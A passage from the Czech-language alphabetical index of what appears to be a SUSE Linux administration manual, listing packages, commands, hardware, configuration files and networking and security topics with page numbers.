- libjsw-calibrator	155
- libz	33
- logrotate	352
- lpdfilter	186, 204
- lprng	186, 198
- lprold	196
- lvm	31
- mailsync	542
- mesasoft	152
- mod_perl	499
- mod_php4	499, 514
- mod_php4-core	514

- mod.python	499, 515
- modssl	624
- mttools	411, 412
- ncpfs	560
- netatalk	551, 556
- NVIDIA_GLX	33
- NVIDIA_kernel	33
- openjade	34
- openldap	33
- openldap2	33
- pcmcia	262, 266, 268
- pgp	631
- plp	196
- pmttools	283
- popt	33
- popt-devel	33
- postfix	624
- postgres	29
- psutils	207
- rpm	33
- rpm-devel	33
- rzsz	34
- samba	545
- Samba	186
- samba-client	216, 217
- scpm	269
- sendmail	624, 631
- squidGuard	581
- ssh	621, 629, 631
- SuSEfirewall	586, 587
- syslinux	134
- tcl	303
- tk	303
- tripwire	623, 626
- unison	535
- Wine	186
- x3d	154
- xf86	303
- XFree86-doc	154
- xinetd	630
- xntp	486
- yast2-profile-manager	269
- yast2-trans-*	33
- yast2-trans-cs	33
- yast2-trans-de	33
- yast2-trans-es	33
- ypbind	479
- ypserv	480
- zlib	33
- zlib-devel	33
balíky	46
- vytváření	34
- změny ve verzi 8.1	33
barevná hloubka	51
barvy	172
Bash	
- .bashrc	351
- .profile	351
- profil	351
baudrate	196
bezpečnost	81
- booting	619
- firewall	586
- nastavení	81
- Squid	567
- SSH	589, 594
bind	439
BIND	446
BIND8	448
BIND9	448
BIOS	112, 687
bod připojení	100, 101, 687
boot	391
boot disk	85
boot.msg	108
bootdisk	85
Booten	675
brána	424, 425, 444, 445
bridge	426
broadcast	426, 431, 488
bttv	65, 154
buffer overflow	620
bus mouse	323
BusLogic	315
C	
Cabletron E21xx	329
caching-only	446
CardBus	<i>viz hardware</i> , CardBus
cardmgr	262, 437
CARP	568
cat	398
CCP	70
CD mechanika	688
- ATAPI	317
- Aztech	323, 334
- EIDE	317
- Goldstar	323, 335
- karta Mozart	335
- Mitsumi	335
- Mitsumi FX-001(D)	335
- Mitsumi Multisession	323, 335
- Mozart	323
- Optics Storage	323, 336
- Panasonic	337

- Philips CM206 324, 336
- Sanyo 324, 336
- Sony CDU31A 336
- Sony CDU33A 336
- Sony CDU535 336
- SoundBlaster Pro 16 337
- CERT 626
- cesta k fontům 141
- CIDR 424
- CMOS 112
- collapsing 432
- configuration files
 - powermanagement 282
- Control Center 41
- cp 399
- CPU viz SMP, počet CPU
- Crash 675
- Creative Soundblaster Live 63
- cron 351
- CUPS_SERVER 214
- CVS 527, 536–538
- cz
 - registrace domény 429

Č

- časová zóna 85
- Červ 625
- čeština 145, 235
- čipsety EIDE 319

D

- D-Link DE620 334
- daemons
 - lpd 198
- Datagram Delivery Protocol 551
- DDC 688
- DDP 551
- DE203 330
- DE204 330
- DE205 330
- default-lease-time 488
- démon 688
- démon jádra 380
- Denial of Service 624
- depmod 300
- device 688
- df 405
- dhclient 443
- dhcp 443
- DHCP 74, 486
- DHCP Client Daemon 486
- dhcpcd 443

- dhcpcd 486, 487
- dial on demand 67
- Digital 329
- Digital DEPCA 330
- disk
 - parametry pro jádro 318
 - rozdělování 92
 - startovací
 - vytvoření 133
- disketa 321
 - startovací 16, 85
 - záchranná 85
- disketová mechanika 321
- diskové oddíly 92
- disky
 - startovací
 - vytváření v DOSu 15
 - startování 17
 - zavádění
 - vytváření s rawrite 16
- DMA 58
- DNS 66, 428, 551, 688
 - definice 428
 - forwarding 447
 - logging 450
 - MX 430
 - options 448
 - server 79
 - squid 571
 - start 446
 - volby 448
 - zóna 446
 - zóny 450
- DNS poisoning 625
- domácí síť 435
- domain 428
- Domain Name Service viz DNS
- Domain Name System 428
- doména 428, 442
- doména CZ 429
- domovský adresář 688
- DoS 624
- dosové diskety
 - přístup 411
- dosové příkazy viz mtools
- DPMS 53
- DRI 150
- driver na CD 109
- druhé CD 18
- du 407
- Dynamic Host Configuration Protocol 486

E

e-mail	76
- synchronizace	527
· mailsync	542
- synchronizing	
· mailsync	538
e2fsck	
- man page	671
editor	688
editor úrovní běhu	383
elektronická pošta	76, 688
Ethernet	66, 445
EtherTeam 16i/32	332
EUI-64	431
exit	40
export	483
exportieren	482
exports	484
EXT2	689

F

fdisk	132
- mbr	132
file	205
files	
- synchronizing	525
filtrování paketů	586
find	400
firewall	81, 586
Firewall	
- Squid	576
fonty	141, 145, 172
free	406
fstab	409
ftp	78
- klient	689
- server	689
FTP	66, 689
- servers	350
FTP server	
- adresář	32
Fujitsu FMV-181/182/183/184	331
Future Domain	316, 327
Fvwm	
- Fvwm	168
- kurzor	173
· nastavení	173
- obecně	168
- pozadí	170
- start	170
Fvwm1	
- Fvwm1	168
Fvwm2	viz Fvwm

- barvy	172
- fonty	172
- ikony	172
· nastavení	172
- konfigurace	170
- konfigurační soubory	169
- nastavení	170
- nastavení barev	172
- nastavení fontů	172
- písmo	172
- start	169
Fvwm2	170
fyzická velikost rozsahu	100
fyzický svazek	101

G

gateway	424, 425, 444, 445
GDI tiskárna	183
gears	153
ghostscript	225
Ghostscript	225, 228
glinfo	153
glx	150
GMT	86
GNOME	167
Goldstar	
- CD mechanika	335
GPL	679
grafická karta	51
grafické karty	
- FireGL	15
grafické prostředí	137, 140
- expertní konfigurace	51
- konfigurační soubor	140
- low level konfigurace	165
- mkfontdir	145
- myš	149
- spouštění	162
- struktura	158
- ttmkfdir	145
- změna správců oken	162
- znaková sada	145
grafické přihlášení	162
grafické uživatelské prostředí	689
grep	400
group	479
GRUB	104, 115
- /etc/grub.conf	122
- GRUB shell	122
- heslo pro zavedení	123
- jména oddílů	117
- jména zařízení	117

- menu	116
- odinstalace	131
- parametry jádra	121
- řešení problémů	125
gs	225
GUI	158

H

harddisk	
- rozdělování	92
hardware	
- CardBus	261
- CD-ROM	58
- informace	58
- IrDA	<i>viz IrDA</i>
- karta PCMCIA	261
- konfigurace	50
- laptop	<i>viz notebook</i>
- notebook	<i>viz notebook</i>
Hardware	
- řadiče Promise	29
hardwarová adresa	486
hdparm	287
heslo	390
hibernace	276
hledání souborů	32
host.conf	
- alert	439
- multi	439
- nospoof	439
- order	439
- trim	440
HOSTNAME	443
hosts	429, 438, 439
hot swap	99
hotline	642
hotplug	262
Hotplug	
- Fotoaparáty	258
- Klávesnice	258
- Myši	258
- Paměťová média	257
- PCI	258
- PCMCIA	258
- Sítová zařízení	257
- USB	257
HP 10/100 VG-AnyLAN	332
HP PCLAN	332
HP PCLAN+	331
HTCP	568
HTML	66
HTTP	66, 567
HTTP server	

- adresář	32
HTTPD_SEC_PUBLIC_HTML	506
hustota inodů	689
Hyper Text Transmission Protocol	567

Ch

CHAP	70
Check	675

I

I/O adresní oblast – rezervace	310
IANA	214
ICL EtherTeam	332
ICMP	66, 421
ICP	567
id	152
IDE DMA	58
Identifier	144
ifport	266
ifroute*	444
IGMP	421
ikony	172
import souborů	482
inetd	33, 78, 629
Info stránky	354
informace	1
informace o hardwaru	58
infračervená podpora	<i>viz IrDA</i>
infračervený port	195
Infrared Data Association	<i>viz IrDA</i>
init	376
- skripty	383
- skripty	379
- vkládání skriptů	381
inode	689
insmod	300
- parametry	307
instalace	
- GRUB	33, 115
- LILO	33
- mailman	33
- majordomo	33
- PCMCIA	266
- po síti	21
- postfix	33
- problémy	13
- sendmail	33
instalace balíků	46
instalace softwaru	46
instalační podpora	107
instalační zdroj	41
Intel EtherExpress 16	330

Intel EtherExpressPro	331
Intel EtherExpressPro 100	331
interface, rozhraní	689
Internet	66, 689
- cinternet	563
- kinternet	563
- smpppd	562–563
- vytáčené připojení	562–563
- webový server	493
Internet Cache Protocol	567
Internet control message protocol	421
Internet group management protocol ..	421
Internet Printing Protocols	214
Internet protocol	421
Internet Protocol	66
internetový superserver	629
IP	66, 421
IP addresses	66
IP adresa	66, 424, 444, 690
- adresní prostor	424
- třídy adres	424
IPCP	70
ippdpd	443
IPv6	430, 437
- síťové masky	433
IPX	557
IrDA	195, 288
- tiskárna	289
ISC	486
isdn	443
ISDN	67, 73, 445
ISO-8859-2	235
ISO-8859-?	235
iso-8859-x	146
ISP	690

J

jade	<i>viz</i> SGML, openjade
jade_dsl	34
jádra	
- cache	355
jádro	297, 690
- konfigurace	301
- moduly	299
- omezení	670
- ovladač tiskárny	345
- parametry	307
- počet CPU	311
- překlad	297
- příliš velké	303
- sériová konzole	311
joystick	59, 154

K

kabelový modem	74
karta PCMCIA	261
KDE	137
Kerberos	594–600
- autentifikátory	596
- časová odchylka	608
- domény	601
· vytvoření	604
- instalace	600–615
- instance	596
· počítače	610
· vytvoření	605
- kadmin	610
- KDC	601–605
· nsswitch.conf	602
· resolv.conf	602
· správa	609
· spuštění	605
- keytab	611
- klíč sezení	596
- klienti	
· konfigurace	606–608
- konfigurace	
· klienti	606–608
- konfigurace SSH	612
- LDAP a	613–615
- lístky	595, 598
- logování	603
- master key	603
- podpora PAM	611
- pověření	595
- realm	601
· vytvoření	604
- služby ticket-granting	598
- správa	600–615
- synchronizace času	602
- tikety	595
Kernel Module Loader	301
kerneld	301
kernelový démon	301
keyboard	87
kill	407
klávesnice	87
klávesové kombinace	649
klávesové zkratky	649
klávesy	87
klient	
- ftp	689
- NFS	481
Kmod	301
kódování	235

konfigurace	
- Apache	501, 506
- CD-ROM	58
- hardware	50
- IPv6	437
- myš	60
- pracovní plocha	164
- Řídicí středisko	41
- skener	60
- správce oken	164
- tisk	185
- X11 (expertní)	51
- zavaděč	
· GRUB	115
konfigurace Linuxu	90
konfigurace modemu	71
konfigurace pevného disku	92
konfigurace sítě	66
konfigurace systému	31
konfigurace tiskárny	58
konfigurace zavaděče	104
konfigurační soubory	90
- .bashrc	351, 354
- .lppoptions	223
- .mailsync	539
- .profile	351
- .Xresources	165
- /boot/grub/menu.lst	116
- /etc/asound.state	63
- /etc/grub.conf	122
- /etc/inittab	376
- /etc/xinetd.d/cups-lpd	254
- acpi	283
- crontab	351
- CUPS	
· lppoptions	223
- dhclient.conf	487
- httpd.conf	351, 502
- inittab	376
- intersync	532
- krb5.conf	606, 608, 612
- krb5.keytab	611
- lilo.conf	127
- logrotate.conf	353
- lpd.conf	198
- lpd.perms	198
- modules.conf	300
- nsswitch.conf	472
- ntp.conf	490
- nwserv.conf	557
- openldap	613
- pam_unix2.conf	472, 611
- printcap	198
- profile	351, 354
- resolv.conf	355
- síť	
· poskytovatelé	565
- slapd.conf	464, 614, 615
- smppd.conf	562
- smpppd-c.conf	563
- squid.conf	576, 579
- squidguard.conf	581
- ssh_config	612
- sshd_config	594, 612
- sysconfig	385–386
- XF86Config	140
konfigurae	385
konzole	690
kořenový adresář	690
kořenový nameserver	430
kořenový oddíl	310
kořenový souborový systém	100
křížový ovladač	59, 154
kurzor	173
L	
LAN	138, 435, 690
laptop	261
- IrDA	<i>viz IrDA</i>
Last Recently Used	568
latin 2	235
Latin2	235
LCP	70
LDAP	460–474
- ACLs	465
- adresářový strom	462
- configuring	
· YaST	472
- deleting data	471
- Kerberos a	613–615
- konfigurace serveru	464
- kontrola přístupu	467
- ldapadd	468
- ldapdelete	471
- ldapmodify	470
- ldapsearch	471
- vložení dat	468
- vyhledávání dat	471
- změna dat	470
less	398
licence	679
Lightweight Directory Access Protocol	<i>viz LDAP</i>
LILO	125–133
- aktualizace	131

- disketa 126
- do zaváděcího souboru 126
- instalace 130
- konfigurace 104, 127
- lilo.conf 127
- mapovací soubory 126
- MBR 126
- odinstalace 131, 133
- ostatní systémy 130
- parametry 128, 307
- parametry jádra 129
- soubory se zprávou 126
- startování z jiného zavaděče 126
- test paměti 130
- link-local 433
- link-local adresa 431
- Linux 690
 - odinstalace 131
 - update 27
 - úvod 389
- Linux LVM 100
- Linux Standard Base 350
- linuxová školení 645
- linuxrc 18, 435
- LMB 545
- ln 401
- loader 104
- Local Area Network 435
- localhost 427
- locate 32
- log 108
- log files
 - boot.msg 280
- logging 450
- Logical Volume Manager 98
- logical volumes 101
- Logickal Volumes 98
- logické svazky 98, 101
- login 390
 - remote 32
- logout 390
- logování
 - logrotate 352
 - nastavení 353
- logrotate 352
- logy
 - InterMezzo 533
 - Unison 535
- lokální síť 435
- loopback 445
- lprsetup 198, 212
- LRU 568
- ls 396

- LSB viz Linux Standard Base
- lsmod 300
- LUN 312
- LV 98
- LVM 98, 690
 - fyzická velikost rozsahu 100
 - logical volumes 101
 - logické svazky 101
 - Physical Extent Size 100
 - physical volume 101
 - přidat skupinu 101
 - vytvoření skupiny svazků 100
 - vytvořit logický svazek 101
 - způsob využití 99

M

- MAC adresa 424, 486
- Mac OS 551
- mail exchanger 430
- mail server 76
- manpage 404
- manuál 404
- manuálové stránky 354, 404, 691
- MARSNWE 557, 560
 - IPX 557, 560
 - konfigurace 557–559
 - přístupová práva 558
 - start 557
 - tisk 559
- maska sítě 425
- Master Boot Record viz MBR
- maškaráda 586
- mattrib 412
- max-lease-time 488
- MBR 112, 126, 132, 691
 - LILO 126
 - obnova 132
- mcd 412
- mcopy 412
- mdel 412
- mdir 412
- Media access control 424
- mechanika
 - Mitsumi starší typy 323
- mechanika CD
 - Panasonic 324
 - Sony CDU31/33A 324
 - Sony CDU535 324
- memory viz paměť
- MESA 150
- Mesa Software Rendering 154
- mformat 412

minimální Linux	691
Mitsumi	
- CD mechanika	335
Mitsumi FX-001(D)	323
mlabel	412
mmd	412
model vrstev	422
modeline	141, 145
modem	67, 71
- konfigurace	71
modprobe	300
- parametry	307
modul	
- parametry	363
- zavedení	362
module disk	85
modules.conf	63, 435
moduly	299
- překlad	304
- zacházení	299
monitor	141
more	398
mount	409, 482
mount point	100
mountd	483
mouse	
- konfigurace	60
Mozart a CD mechanika	335
mrd	412
mread	412
mren	412
mtools	411
mtype	412
multicast	431, 433
Multisession CD mechanika	335
mv	399
mwrite	412
MX	430
myš	149
- konfigurace	60
- pine	32
- s kolečkem	149

N

name service	544
Name Service Cache Daemon	442
Name Service Switch	440
named	446
named.conf	446, 447
nameserver	66, 428, 436, 439, 442
- BIND	446
nápověda	1
- Info stránky	354

- manuálové stránky	354
nastavení	90
- SSH	589
- systém	39
nastavení grafiky	51
nastavení modemu	71
NAT	428
nbplkup	551
NCR 5380	316, 328
NCR 53c400	317
NCR 53C400	328
NCR 53c406a	317
NE1000/2000	332
Netatalk	551
netatalk.pamd	554
NetBIOS	544
netmask	425
Netware	
- administrace z Linuxu	560
- emulace	557, 560
Network File System	<i>viz</i> NFS
Network Information Centers	430
Network Information Service	475
networks	439
neveřejné IP adresy	428
NFS	481, 691
- servers	79
nfsd	483
nfsserver	444
NI6510	333
NIC	430
NIS	475
- autofs	32
- klient	477
- konfigurace	79
nmap	578
notebook	261
- IrDA	<i>viz</i> IrDA
- PCMCIA	437
- power management	<i>viz</i> APM
Notebook	
- SCPM	268
- Správa profilů	268
Novell NE1000/2000	332
nscd.conf	442
nslookup	446, 551
nsswitch.conf	440
nVidia	33

O

obrazovka	141
odborná podpora	643
odinstalace	

- GRUB	131
- LILO	131
- Linux	131
odkaz	691
- symbolický	401
odkládací oblast	691
odkládací oddíl	93
odstranění softwaru	46
okno	164
on-line aktualizace	42
on-line manuál	394
OpenGL	150
OpenOffice.org	
- tisk	218
OpenSSH	590
operační paměť	406
Optics Storage	
- CD mechanika	336
overflow	620
ovladač tiskárny	345
ovladače na CD	109
oznamovací adresa	426, 488

P

packet filter	586
paketový filtr	587
PAM	554
paměť	691
- ochrana	310
- RAM	355
- velikost nalezena chybně	311
Panasonic	
- CD mechanika	337
PAP	70
papd	551
papd.conf	555
paralelní port	
- ATAPI	347
- CD mechanika	347
- IDE disk	346
- IDE protokol	346
- parametry jádra	325, 345
- zařízení IDE	346
- závislý na architektuře	345
parametry jádra	13, 120, 121, 129
- acpi	13
- apm	13
- cdrom	14
- dma	13
- realmode-power-off	31
paride	346
passwd	479
PASSWD_USE_CRACKLIB	32

PATH	163, 392, 510, 627, 628
PCI	258
PCMCIA	258, 261, 437
- Cardmanager	262
- cardmgr	262
- Ethernet	263
- IDE	263
- instalace	266
- ISDN	263
- konfigurace	263
- Modem	263
- podpůrné programy	267
- problémy	264
- SCSI	263
- software	262
- Token Ring	263
PCMCIA karty	<i>viz hardware, karta</i>
PCMCIA	
PE-Size	100
pevný disk	
- rozdělování	92
pg	398
Philips CM206	336
physical extent size	100
physical volume	101
pine	32
ping	421, 551
písma	141, 145
písmo	172
počet barev	51
podpora	
- e-mail	641
- hotline	642
- instalace	635
- komerční	643
- nejrychlejší cesta k pomoci	641
- odborná podpora	643
- pracovní doba	642
- registrace	636, 638
- služby	643, 645
- SUSE portál	636
- telefonní čísla	645
- telefonní číslo	642
- vytvoření dotazu	107
pomoc	1
POP3	66
popis příkazů	404
port	692
- paralelní	190
- sériový	196
- USB	193
portmap	444, 479, 483
porty	

- skenování	578	provider-based-unicast	433
postfix	76, 444	proxy	83
PostgreSQL		- squid	566
- Update	29	- transparentní	576
PostScript		první instalace	
- úprava	231–234	- rozdělování disku	23
pošta	76	překlad adres	428
poštovní server	76	přetečení zásobníku	620
power management	276	přihlášení	390
- ACPI	280–286	- vzdálené	32
pozadí	170	příkaz	392
PPD	181	- df	405
PPP	66, 445	- du	407
pppd	69, 443	- free	406
PPPoE	66	- kill	407
pracovní plocha	158	- ps	407
- barvy	172	- pstree	407
- fonty	172	- top	408
- ikony	172	- w	406
- konfigurace	164	příkazová řádka	392
- kurzor	173	příkazový interpret	692
- písmo	172	příkazový řádek	389
- pozadí	170	příkazy	389
print	58	- free	355
printcap	196	- základní unixové	394
Printer Access Protocol	551	připojení	692
printing		připojení k síti	66, 419
- drivers	184	přístupová práva	396, 399, 402
- filters		- Samba	547
- lpdfilter	204	- soubor permissions	353
- GDI printer	184	ps	407
Pro Audio Spectrum	324	pseudoznaky	397, 692
procmail	76	ptree	407
program		PV	101
- spuštění	392		
programová smyčka	427, 445	Q	
programové vybavení	41	QUERY_STRING	510
proměnná prostředí			
- ACPI_BUTTON_LID	284	R	
- ACPI_BUTTON_POWER	284	RAID	
- APMD_AC	278	- definice	102
- APMD_BATTERY	278	- softwarový	102
- CUPS_SERVER	214	RAID level	102
- HTTPD_SEC_PUBLIC_HTML	506	RAM	<i>viz paměť</i>
- PATH	163, 392, 510, 627, 628	ramdisk	355
- QUERY_STRING	510	rawrite	15
- WINDOWMANAGER	163, 170	rc.config	31
proměnné prostředí		real-mode-poweroff	31
- PRINTER	200	reboot	310, 391
protokol		Redundant Array of Inexpensive Disks	102
- IPP	214	registrace domény	429
protokol systémový	108	reiserfsck	675
protokolový soubor	108	Remote Procedure Calls	479

repeater	424
rescue disk	85
reset tiskárny	210
resolution	51, 141
- přepínání	143
resolv.conf	442, 446
restart	310
reverzní převod	453
RFC	420
rm	399
rmmmod	300
root filesystem	100
root nameserver	430
ROOT.LOGIN.REMOTE	32
route.conf	444
router	425
routes	444
routing	436
- route.conf	444
routování	424
rozdělování disku	23, 92
rozhraní	425
- IrDA	195
rozlišení	141
- přepínání	143
- změna	51
rozložení kláves	87
RPC	479
RPC mount démon	483
RPC NFS démon	483
RPC portmapper	483
RPM	
- Verze 4	34
rpmbuild	34
runlevel	87

Ř

Řídící středisko	41
------------------------	----

S

S.u.S.E.	<i>viz</i> SUSE
Samba	544
- přístupová práva	547
Sanyo	
- CD mechanika	336
SARG	582
SaX	51
SaX2	51
- 3D	54
- barevná hloubka	53
- dotyková obrazovka	56
- geometrie	55

- grafická karta	53
- klávesnice	56
- monitor	52
- multihead	55
- myš	56
- rozlišení	53
- virtuální rozlišení	54
- vstupní zařízení	56

sběrníková myš	
- Logitech	323

SCPM	90, 268
- Einrichten	270
- přepínání profilů	271

scrips	
- acpid.proxy	284

scripts	
- modify_resolvconf	355

scripty	
- init.d	383

SCSI	
- Adaptec AHA-152x/151x/1505	326
- Adaptec AHA-1540/1542	327
- AdvanSys	314
- AHA-152x/151x/1505	312
- AHA-154x	313
- AHA-274x	313
- AHA-284x	313
- AHA-294x	313
- AM53/79C974	315
- Future Domain	316, 327
- LUN	312
- NCR 5380	316, 328
- NCR 53c400	317
- NCR 53C400	328
- NCR 53c406a	317
- Seagate ST01/02	317
- streamer	312
- TMC-16x0	316, 327
- TMC-885/950	316
- Trantor T128/128F/228	317
- Trantor T130B	317, 328

Seagate ST01/02	317
-----------------------	-----

security	81
----------------	----

security level	547
----------------------	-----

sendmail	76
----------------	----

série	
- ap	278, 411
- d	155
- doc	373, 389, 440
- fun	155
- n	288, 479, 480, 630
- sec	620, 621, 623, 626, 630
- x3d	151

- xwm	168	- DE500	329
sériová konzole	311	- DEC EtherWORKS	330
server		- Digital	329
- ftp	689	- Digital DEPCA	330
- NFS	481, 483	- E21xx	329
Server Message Block	544	- EtherBlaster	333
setserial	68	- EtherTeam 16i/32	332
SGML		- EtherWORKS 3	330
- openjade	34	- Fujitsu FMV-181/182/183/184 ..	331
shutdown	391	- HP 10/100 VG-AnyLAN	332
sítě		- HP 27245	332
- ověřování		- HP 27247B	331
- Kerberos	594–600	- HP 27252A	331
site-local	433	- HP 27xxx	332
sít'	419, 435, 692	- HP PCLAN	332
- host.conf	439	- HP PCLAN+	331
- order	439	- IBM Token Ring	334
- hosts	438	- ICL EtherTeam	332
- konfigurace IPv6	437	- Intel EtherExpress 16	330
- konfigurační soubory	438	- Intel EtherExpress Pro	331
- nastavení	66	- Intel EtherExpress Pro 100	331
- NIS	475	- konfigurace pomocí YaST	435
- reverse lookup	453	- Lance	333
- ruční konfigurace	437	- Novell NE1000/2000	332
- směrování	444	- SMC 9194	333
- statické směrování	444	- SMC Ultra	333
- tisk	237	- Token Ring	334
sítová adresa	426, 444	- více karet současně	321
sítová instalace	21	- WD80x3	333
sítová karta	74, 320, 435	- Western Digital	333
- 3COM 3c501	328	sítová maska	425, 444, 445
- 3COM 3c503	328	sítování	
- 3COM 3c505	328	- příklad	426
- 3COM 3c507	328	sítové připojení	419
- 3COM 3c509	328	sítové rozhraní	425
- 3COM 3c515	328	sítové služby	78
- 3COM 3c579	328	skener	60
- 3COM 3c590	329	- řešení problémů	62
- 3COM 3c900	329	skenování portů	
- AM7990 čipset	333	- nmap	578
- AT1700	329	skripty	
- Cabletron	329	- SuSEconfig	385–386
- D-Link DE620	334	skryté soubory	399
- DE10x	330	skupina	
- DE20	330	- změna	32
- DE203	330	skupina svazků	101
- DE204	330	- vytvoření	100
- DE205	330	skupinou svazků	98
- DE42	330	skupiny	
- DE425	329	- správa	80
- DE434	329	služby	645
- DE435	329	- startování	443
- DE450	329	smazání balíků	46

smazat	
- adresář	394
- soubor	399
SMB	431, 544
smb.conf	545
SMC 9194	333
SMC Ultra	333
směrovací tabulka	444
směrovač	425
směrování	424, 436, 444
SMP	
- počet CPU	311
SMTP	66
sniffing	624
SOA	457
software	41
- instalace	46
- odstranění	46
- Správce programů	46
softwarový RAID	102
Sony CDU31A	336
Sony CDU33A	336
Sony CDU535	
- CD mechanika	336
soubor	692
- .tar	401
- .tar.gz	401
- .tgz	401
- archivace	401
- atributy	396, 399, 402
- hledání	400
- kopírovat	399
- odkaz	401
- prohledávání	400
- přejmenovat	399
- přesunout	399
- příkazy	395
- přístupová práva	396, 399
- skryté	399
- skrytý	660
- smazat	399
- vyhledat	32
souborové systémy	661–670
- Ext2	663
- Ext3	663–665
- FHS	350
- JFS	666
- limity	669
- podporované	667–668
- ReiserFS	665–666
- termíny	662
- TeX	350
- výběr	662
- XFS	666–667
souborový systém	693
soubory	
- synchronizace	542
· CVS	527, 536–538
· InterMezzo	526, 531–533
· mailsync	527, 538–542
· Unison	527, 533–535
- tisk	200, 202, 220, 223
- velikost	668–669
spindown	287
spoof	624
spooler	177
správa skupin	80
správa uživatelů	80
správce logických svazků	98
správce oken	51, 158
- funkce	161
- Fvwm	168
- konfigurace	164
- start	169
správce profilů	90
správce systému	693
správci oken	
- spuštění	162
spuštění programu	392
spuštění X Window	162
squid	566
- cache-velikost	568
- cachemgr.cgi	578
- calamaris	582
- CPU	569
- konfigurace	571
- kontrola přístupu	573, 579
- objekty	568
- operační paměť	569
- pevný disk	568
- práva	573
- proxy cache	566
- RAM	569
- spuštění	569
- squidGuard	580
- statistika	578
- transparentní proxy	576
- ukládání	568
- vlastnosti	566
Squid	
- bezpečnost	567
- Firewall	576
squidcache	567
ssh	621
SSH	589, 594
- daemon	591

- klíče	591	- záchranný systém	365
- mechanismus ověření identity ..	592	suspend	276
- scp	591	swap	93
- server	591	switch	426
- sftp	591	sx	34
- ssh	590	symbolický odkaz	401
- ssh-agent	593, 594	synchronizace času	490
- sshd	591	- konfigurace	490
- X	594	- xntp	490
standby	276	sysconfig	90
start		sysconfig	31
- kořenový oddíl	310	system	
start systému		- update	27
- parametry	307	systém	84
startovací disketa	85	- limitování používání zdrojů	354
- vytvoření	365	systém X Window	137
- vytvoření pomocí dd	16	systémové informace	361
- vytvoření pomocí rawrite	15	systémový protokol	108
Startovací diskety	31		
startovací protokol	108	Š	
startovací skripty	443	šipka myši	173
startování	111–135, 375, 391, 693	školení	645
- ramdisk	355		
- BIOS	112	T	
- CMOS	112	T-ISDN-DSL	563
- diskety, z	17	talk	78
- DOS	113	tar	401
- GRUB	115	TCP	66, 421, 551
- LILO	125–133	TCP wrapper	629
- mapovací soubory	114	TCP/IP	66, 420
- parametry jádra	13	- datové spojení	423
- start z diskety	113	- definice	421
- SYSLINUX	17	- fyzická vrstva	422
- Windows	113	- hlavička protokolu	423
- zabezpečení	129	- layers	422
- zaváděcí sektory	112–113	- linková vrstva	422
- zavaděče	111–135	- localhost	427
stav systému	405	- maska	425
stderr	213	- model vrstev	422
stdin	207	- neveřejné IP adresy	428
stdout	207	- protocol header	423
streamer		- překlad IP adres	428
- SCSI	312	- přenosový model	422
strom adresářů	651	- příklad	426
stty	196	- síťová vrstva	422
support	107, viz podpora	- směřování	424
SUSE		- transportní vrstva	423
- služby	645	tcpd	629
- telefonní čísla	645	telefonní čísla	645
SuSEconfig	49	telnet	78
SUSEfirewall2	586	test paměti	15, 310
SUSE Linux		text	
- instalace	360		

- hledání	400	- příkazová řádka	199, 220
time zone	85	- rastr	225
tisk	58, 177	- ruční konfigurace	187
- a2ps	229	- řešení problémů	181, 203
- ASCII	229	· CUPS	224
- automatická konfigurace	187	· síť	250
- CUPS	185, 214	- sériový port	196
· řešení problémů	224	- síť	
- CUPS server	238	· řešení problémů	250
- CUPS síťový server	238	- síťová tiskárna	215
- cups-lpd	238	- síťový	237
- duplex	206	- soubory	200, 202, 220, 223
- duplexní tisk	208	- spooler	
- filtry		· lpd	198–199
· problémy	212	- tisková fronta	188
- fronty		- tiskové fronty	185
· kontrola	201–203	· barevné	185
· mazání úloh	201, 203	- tiskové jazyky	178
· nástroje	200–204	- tiskové úlohy	
· síťové	223	· mazání	201, 203
· správa	220–224	· smazání	221, 223
· stav	200, 203, 221, 223	· stav	200, 203, 221
· volby	222	- tiskový filt	178
· vzdálené		- tiskový jazyk	
<i>hyperpage</i> 223, 202 — —223		· ASCII	178
- gammakorekce	210	· ESC	178
- ghostscript	225	· PCL	178
· ovladač	183	· PostScript	178
- ghostscriptový ovladač	182	- tiskový server	237
- IPP	214	- tray	206
- IPP server	238	- USB port	193
- ISO-8859-1	235	- výběr zásobníku	208
- ISO-8859-?	235	- z aplikací	190, 219, 231
- kódování	235	- základy	178–182
- konfigurace	185	- zpracování požadavku	216
· YaST	185		
· CUPS	215	Tisk	
· Lprng a lpdfilter	198	- footmatic filtry	34
- latin 1	235	- LPRng	35
- lpc	201–202	tiskárna	58
- LPD server	238	- GDI	183
- lpq	203	- parametry jádra	325
- lpr	200, 202	- windowsová	183
- LPRng	186	tiskový systém	177
· programy	199	TLD	428
- lprsetup	198	TMC-16x0	316, 327
- nastavení okrajů	209	TMC-885/950	316
- OpenOffice.org	218	Token Ring	334
- ovladač	183	top	408
- paralelní port	190	Transmission control protocol	421
- požadavky	182	Transmission Control Protocol	551
- print server box	237	transparentní proxy	567
- protokols	239	Trantor T128/128F/228	317
		trénink	645

Tripwire	626
TV karty	65

U

UDP	66, 420, 421
ugidd	484
UL	104
ulimit	354
- options	354
UMSDOS	693
unicast	431
Unicode	147
United Linux	104
UNIX	
- úvod	389
update	27, 42
úroveň běhu	87, 162, 376
- změna	378
úrovně běhu	
- přechod	377, 384
- typy	377
- YaST	383
USB	257
USB disk	
- startování z	114
User Datagram protocol	421
uživatel	
- založené	390
uživatelé	80
uživatelské jméno	
- změna	32

V

VESA	693
VG	98
VG-AnyLAN	332
víceúlohový systém	693
virtuální obrazovka	143
virus	622
Volume Group	98
vrstvy síťové komunikace	422
výběr jazyka	86
výběr správce oken	162
vytáčení	
- automatické	67
vytáčet na vyžádání	67
vytváření oddílů	
- fdisk	132
- tabulka diskových oddílů	112
vytvořit	
- adresář	394
vytvořit logický svazek	101

vytvořit skupinu svazků	100
výzva	694

W

w	406
WAN	694
WD80x3	333
webový server	493, viz notebook
- nastavení	351
Western Digital WD80x3	333
whois	430
widget	164
window manager	158
WINDOWMANAGER	163, 170
Windows	
- SMB	544
Windows	544
WINS	546
World Wide Web	430
wurm	625
wvdial	69, 443
WWW	430

X

X	137
- multihead	55
- SSH	594
X server	51, 137, 694
X Window	137
- .Xresources	165
- Application Defaults	164
- fonty TrueType	145
- mkfontdir	145
- přednastavení	164
- SaX2	51
- struktura	158
- ttmkfdir	145
- uživatelská nastavení	165
- znaková sada	145
X11	137
- .Xresources	165
- expertní konfigurace	51
- konfigurační soubor	140
- optimalizace	140
- ovladač	144
- uživatelská nastavení	165
X11R6.4	138
xdm	88
XF86Config	
- clocks	143
- depth	143
- device	143
- modeline	141, 143

- modes	143
- Modes	141
- monitor	143
- Screen	142
- sekce Device	144
- sekce Files	141
- sekce InputDevice	141
- sekce Modules	141
- sekce Monitor	141, 145
- sekce Screen	142
- sekce ServerFlags	141
